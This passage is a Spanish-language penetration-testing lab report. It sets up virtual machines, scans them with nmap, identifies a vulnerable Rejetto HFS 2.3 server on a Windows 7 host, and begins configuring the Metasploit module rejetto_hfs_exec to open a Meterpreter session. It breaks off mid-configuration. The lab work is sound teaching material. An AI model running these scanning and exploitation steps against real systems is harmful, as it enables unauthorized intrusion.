


Fuente. Autoría Propia

Para que exista una comunicación entre la máquina HOST-A y el servidor HOST-B se configura una red interna, RED NAT llamada NaatNetworkLab3, para el HOST-A se configura en un segundo adaptador de red.

Figura 2

Configuración del segundo adaptador de red - HOST-A




Fuente. Autoría Propia

En el servidor HOST-B se configura la RED NAT en el primer adaptador de red.

Figura 3

Configuración del primer Adaptador de red - HOST-B




Fuente. Autoría Propia

En la estación con sistema operativo Linux Parrot se configura como adaptador puente.

Figura 4

Configuración de adaptador de red de la máquina Parrot OS




Fuente. Autoría Propia

Para conocer la dirección IP del HOST-A en símbolo de sistemas utilizamos el comando:

ipconfig

Figura 5

Configuración IP de adaptadores de red - HOST-A




Fuente. Autoría Propia

La dirección IP para el adaptador a es 192.168.1.9 y para el adaptador b es 10.0.2.5

Para conocer la dirección IP de la estación Parrot-OS se utiliza el comando: **ifconfig**

Figura 6

Configuración IP adaptador de red - Parrot-OS




Fuente. Autoría Propia

Fase 1 Reconocimiento

En la primera fase del pentesting, identifico los hosts activos y puertos abiertos en la red, esto se realiza desde la maquina diseñada para explotar las vulnerabilidades la estación Parrot-OS. Una vez reconocida la dirección IP de la estación Parrot-OS (192.168.1.11) el paso a seguir es identificar los dispositivos conectados a este segmento de red, para esto utilizo la herramienta: Nmap en la terminal con el comando: **nmap 192.168.1.0-255**

Figura 7

Identificación de hosts activos Nmap Herramienta de escaneo de red en Parrot-OS



Fuente. Autoría Propia


Una vez realizado un el reconocimiento de los equipos conectados a la red, procedo hacer el siguiente paso:

Fase 2 Análisis de vulnerabilidades

Escaneo de puertos**:** En este proceso identifico que existe un dispositivo con la dirección IP 192.168.1.9 que tiene el puerto 80 abierto y procedo a utilizar de nuevo la herramienta Nmap que permite escanear puertos y servicios del host señalado. Utilizo el comando: **nmap -sV -p-192.168.1.9**

Figura 8

Uso de Nmap para escanear puertos abiertos HOST-A



Fuente. Autoría Propia

Hallazgo Crítico: El resultado del análisis muestra que el sistema operativo es Windows 7 en el cual se ejecuta un servidor http en el puerto 80 que se encuentra abierto, el servicio asociado es http y la versión es **HttpFileServer httpd 2.3.** Este servicio pertenece al servidor de archivos Rejetto en la versión 2.3. En la base de datos nacional de vulnerabilidades informa que


el servidor Rejetto presenta las vulnerabilidades CVE-2014-6287 que permite la ejecución de código de forma remota en equipo que se encuentra funcionando.(*NVD - CVE-2014-6287*, s. f.) y la vulnerabilidad de inyección de plantilla CVE-2024-23692, Esta vulnerabilidad posibilita que un atacante remoto no autenticado lleve a cabo órdenes arbitrarias en el sistema comprometido mediante el envío de una solicitud HTTP manipulada de forma específica. (*NVD - cve-2024-23692*, s. f.).

Nmap también permite mediante un script identificar vulnerabilidades conocidas comprobando las versiones y configuraciones de los servicios del objetivo. Con el comando:

script vuln

Figura 9

Script para identificar vulnerabilidades: nmap --script vuln -p 80 192.168.1.9




Fuente. Autoría Propia

Una vez ejecutado el scritp vuln con el resultado confirmamos que el puerto 80 y su servicio http tiene dos vulnerabilidades, la primera vulnerabilidad es **HTTP Verb Tampering — Bypass de autenticación.** Esta es explotable ósea que permite mediante una manipulación del verbo omitir la autentificación. (*Script NSE para manipulación del método HTTP — Documentación del motor de scripts de Nmap*, s. f.). La segunda vulnerabilidad es una denegación de servicios que se puede hacer para detener el servidor Apache.(*CVE-2011-3192 | INCIBE-CERT | INCIBE*, s. f.).

A continuación, hago un enlace mediante el explorador web al servidor http para confirmar el servicio abierto en el puerto 80 y se confirma que es un servicio de Rejetto 2.3:

Figura 10

Confirmación del servidor HTTP Rejetto 2.3 operativo




Fuente. Autoría Propia

Para realizar la fase siguiente del pentesting explotación, hago una investigación en la base de datos de exploits sobre el servicio httpfilserver 2.3

Figura 11

Investigación en la base de datos de exploit sobre Rejetto 2.3




Fuente. Autoría Propia

Una vez encontrado el servicio abierto se analizada las vulnerabilidades que presenta, el paso a seguir es explotar esta vulnerabilidad Para realizar este proceso se utiliza la herramienta Metasploit y se ejecuta el comando: **msfconsole**

Figura 12

Inicio de la consola Metasploit



Fuente. Autoría Propia


Fase 3 Explotación.

Gracias al análisis de la vulnerabilidad en HFS 2.3 procedemos a explotar esta con Metasploit, Msfconsole y Meterpreter.

Una vez abierto la herramienta metasploit hago una búsqueda para listar los exploit para el servidor http rejetto = HFS con el comando: **search hfs**

Figura 13

Búsqueda de exploit para servidor Http Rejetto




Fuente. Autoría Propia

Se selecciona el exploit la opción 4 (**exploit/windows/http/rejetto_hfs_exec**), esta permite que se ejecute de manera remota comandos en el Host-A. Esto se realiza mediante un exploit para poder lanzar una sesión Meterpreter que funciona como una consola interactiva que permite ejecutar código en el sistema víctima. («What is Meterpreter ?», s. f.).

Figura 14

Muestra opciones para configurar el exploit para HFS servicio vulnerable




Fuente. Autoría Propia

Con los siguientes comandos inicio la configuración del objetivo del exploit:

Comando: **set RHOSTS 192.168.1.9** (Establece la dirección IP del objetivo (Host-A)

Figura 15

Comandos para configurar el exploit e iniciar sesión Meterpreter



